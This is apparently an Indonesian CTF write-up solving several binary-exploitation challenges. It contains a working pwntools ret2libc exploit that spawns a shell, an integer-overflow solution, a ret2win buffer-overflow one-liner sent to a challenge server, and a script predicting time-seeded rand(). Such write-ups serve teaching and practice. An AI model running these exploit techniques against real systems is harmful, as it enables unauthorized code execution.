e = ELF("./secret-code")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

r.recv()
payload = 'A'*120
payload += p64(pop_rdi)
payload += p64(e.got['puts'])
payload += p64(e.plt['puts'])
payload += p64(e.symbols['main'])

r.sendline(payload)
leak = r.recvline().strip().ljust(8, '\x00')
leak = u64(leak)
log.info("puts address: " + hex(leak))

offset = leak - libc.symbols['puts']
log.info("libc base: " + hex(offset))
sys = offset + libc.symbols['system']
sh = offset + libc.search('/bin/sh').next()

payload = 'A'*120
payload += p64(pop_rdi)
payload += p64(sh)
payload += p64(sys)
r.sendline(payload)
r.interactive()
```

```
root@kali:~/Downloads# python bajay.py
[+] Starting local process './secret-code': pid 3808
[*] '/root/Downloads/secret-code'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] puts address: 0x7fa51cd50ff0
[*] libc base: 0x7fa51ccdb000
[*] Switching to interactive mode
What's the secret code?

$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```


Selesai, kita sudah dapat shell. Ketika exploit ke server, itu libcnya harus diubah menjadi server punya. Libc yang digunakan server adalah libc6_2.23-0ubuntu10_amd64.so.

## COUNT DRACULA




```
root@kali:~/Downloads# nc jh2i.com 50037

              oooOOOooo
           oOOOOOOOOOOOOOOo
         oOO"           "OO
    ____oOO  ====   ====  OOo____
    \   OO'     ! !.---. 'OO    /
     \  OO   <0> ! !!<0>!  OO  /
      \ Oo      ! !'---'  oO  /
       \o        \_/       o/
        .'                 '.
       ,'   :  V      V  :   '.
     ,'      -_          _-    '.
   ,'          "oOOOOOo"         '.
 ,'              OOOOO             '.
-----------      "OOO"      -----------
                  "O"

Hello! I am Count Dracula, and I like to count!

What number shall we count up to? I can't handle negative numbers!
>
```

Ketika konek ke nc, kita diberikan sebuah drakula tampan. Dia bilang dia tidak bisa menghandle angka negative.



```
root@kali:~/Downloads# nc jh2i.com 50037

              oooOOOooo
           oOOOOOOOOOOOOOOo
         oOO"           "OO
    ____oOO  ====   ====  OOo____
    \   OO'     ! !.---. 'OO    /
     \  OO   <0> ! !!<0>!  OO  /
      \ Oo      ! !'---'  oO  /
       \o        \_/       o/
        .'                 '.
       ,'   :  V      V  :   '.
     ,'      -_          _-    '.
   ,'          "oOOOOOo"         '.
 ,'              OOOOO             '.
-----------      "OOO"      -----------
                  "O"

Hello! I am Count Dracula, and I like to count!

What number shall we count up to? I can't handle negative numbers!
> -1

What? I never had to count with negative numbers in Sesame Street!
I can't count to that!

root@kali:~/Downloads# 
```

Benar, ketika kita berikan angka negative, dia langsung exit. Ini pasti problem integer overflow. Kita paksa dia untuk menghitung angka negative! Ingat, range maximum dari int adalah 2,147,483,647. Bila kita masukan angka lebih besar dari itu, dia akan berubah menjadi negative. Coba saja masukkan 2,147,483,648.



```
LLS{2147483647_thats_the_number_of_the_day}
```

| Type | Storage size | Value range |
|---|---|---|
| signed char | 1 byte | -128 to 127 |
| int | 2 or 4 bytes | -32,768 to 32,767 or -2,147,483,648 to 2,147,483,647 |
| unsigned int | 2 or 4 bytes | 0 to 65,535 or 0 to 4,294,967,295 |
| short | 2 bytes | -32,768 to 32,767 |


C - Data Types - Tutorialspoint
https://www.tutorialspoint.com › cprogramming › c_data_types

People also ask

What is range of integer in C?

What is the range of unsigned integer?


## BUFF THE BARBEQUE




```
Functions window

Function name
sub_8048370
_fflush
_gets
_puts
_system
___libc_start_main
__gmon_start__
_start
sub_8048413
_dl_relocate_static_pie
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
get_flag
vuln
main
__libc_csu_init
__libc_csu_fini
_term_proc
fflush
```

```
int vuln()
{
  char s; // [esp+0h] [ebp-48h]

  fflush(stdout);
  gets(&s);
  return fflush(stdin);
}
```


Ini adalah fungsi vuln pada binarynya. Bisa dilihat ini adalah problem ret2win sederhana, tugasnya lompat ke fungsi get_flag. Langkah – Langkah saya, cari padding, cari address get_flag, exploit.



```
---------\                /---------
  ^^^^^ ^^^^^^^^^^^^^^^^^^^^^
    ^^^^      ^^^^     ^^^    ^^
         ^^^^      ^^^


Avast!
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x41413341 ('A3AA')
ECX: 0x6c0
EDX: 0x804b5b0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
ESI: 0xf7fb0000 --> 0x1dfd6c
EDI: 0xf7fb0000 --> 0x1dfd6c
EBP: 0x65414149 ('IAAe')
ESP: 0xffffd320 ("AJAAfAA5AAKAAgAA6AAL")
EIP: 0x41344141 ('AA4A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41344141
[------------------------------------stack-------------------------------------]
0000| 0xffffd320 ("AJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd324 ("fAA5AAKAAgAA6AAL")
0008| 0xffffd328 ("AAKAAgAA6AAL")
0012| 0xffffd32c ("AgAA6AAL")
0016| 0xffffd330 ("6AAL")
0020| 0xffffd334 --> 0xf7fb0000 --> 0x1dfd6c
0024| 0xffffd338 --> 0x0
0028| 0xffffd33c --> 0xf7deeef1 (<__libc_start_main+241>:	add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41344141 in ?? ()
gdb-peda$ pattern offset AA4A
AA4A found at offset: 76
gdb-peda$
```




```
root@kali:~/Downloads# readelf -s eagle | grep get_flag
    50: 080484f6    80 FUNC    GLOBAL DEFAULT   14 get_flag
root@kali:~/Downloads#
```




```
root@kali:~/Downloads# python -c "from pwn import * ; print 'A'*76 + p32(0x080484f6)" | nc jh2i.com 50039

              |    |    |
             )_)  )_)  )_)
            )___))___))___)\
           )____)____)_____)\\
         _____|____|____|____\\\__
---------\                   /---------
  ^^^^^ ^^^^^^^^^^^^^^^^^^^^^
    ^^^^      ^^^^     ^^^    ^^
         ^^^^      ^^^

Avast!
LLS{if_only_eagle_would_buffer_overflow}

root@kali:~/Downloads#
```

## SEED_SPRING




```
puts("                          #                mmmmm   mmmmm     \"     mm    m    mmm ");
puts("  mmm     mmm     mmm     mmm#            mmm    #   \"# #   \"# mmm    #\"m  # m\"   \"");
puts(" #   \"  #\"  #  #\"  #  #\" \"#             #   \"  #mmm#\" #mmmm\"   #    # #m # #   mm");
puts("  \"\"\"m  #\"\"\"\"  #\"\"\"\"  #   #               \"\"\"m  #       #   \"m   #    #  # # #
puts(" \"mmm\"  \"#mm\"  \"#mm\"  \"#m##            \"mmm\"  #       #    \" mm#mm  #   ##  \"mmm\""
puts("                                                                              ");
puts((const char *)&unk_201C);
puts((const char *)&unk_201C);
puts("Welcome! The game is easy: you jump on a sPRiNG.");
puts("How high will you fly?");
puts((const char *)&unk_201C);
fflush(stdout);
seed = time(0);
srand(seed);
for ( i = 1; i <= 30; ++i )
{
  printf("LEVEL (%d/30)\n", i);
  puts((const char *)&unk_201C);
  LOBYTE(v5) = rand() & 15;
  v5 = (unsigned __int8)v5;
  printf("Guess the height: ");
  fflush(stdout);
  std::istream::operator>>(&std::cin, &v4);
  fflush(stdin);
  if ( v5 != v4 )
  {
    puts("WRONG! Sorry, better luck next time!");
    fflush(stdout);
    exit(-1);
  }
}
puts("Congratulation! You've won! Here is your flag:");
get_flag();
fflush(stdout);
return 0;
}
```

Melihat pseudocodenya, nampaknya kita harus menebak angka random sebanyak 30 kali. Di sini vulnerabilitynya adalah, angka randomnya di & dengan 0xf atau decimal 15. Ini menyebabkan range angka randomnya sangat kecil dan kemungkinan bisa ditebak. Coba di script saja, kemudian dijalankan bersamaan dengan binarynya.




```
#include <stdio.h>
#include <time.h>

int main(){
        srand(time(0));
        for(int i=0; i<30; i++){
                int x = rand() & 0xf;
                printf("%d\n", x);
        }
}
```

```
root@kali:~/Downloads# gcc mantul.c -o mantul
mantul.c: In function ‘main’:
mantul.c:5:2: warning: implicit declaration of function ‘srand’ [-Wimplicit-function-declaration]
    5 |  srand(time(0));
      |  ^~~~~
mantul.c:7:11: warning: implicit declaration of function ‘rand’ [-Wimplicit-function-declaration]
    7 |   int x = rand() & 0xf;
      |           ^~~~
root@kali:~/Downloads# ./mantul | ./seed_spring
```



```
Guess the height: LEVEL (23/30)

Guess the height: LEVEL (24/30)

Guess the height: LEVEL (25/30)

Guess the height: LEVEL (26/30)

Guess the height: LEVEL (27/30)

Guess the height: LEVEL (28/30)

Guess the height: LEVEL (29/30)

Guess the height: LEVEL (30/30)

Guess the height: Congratulation! You've won! Here is your flag:
cat: /home/pwn/flag: No such file or directory

root@kali:~/Downloads#
```

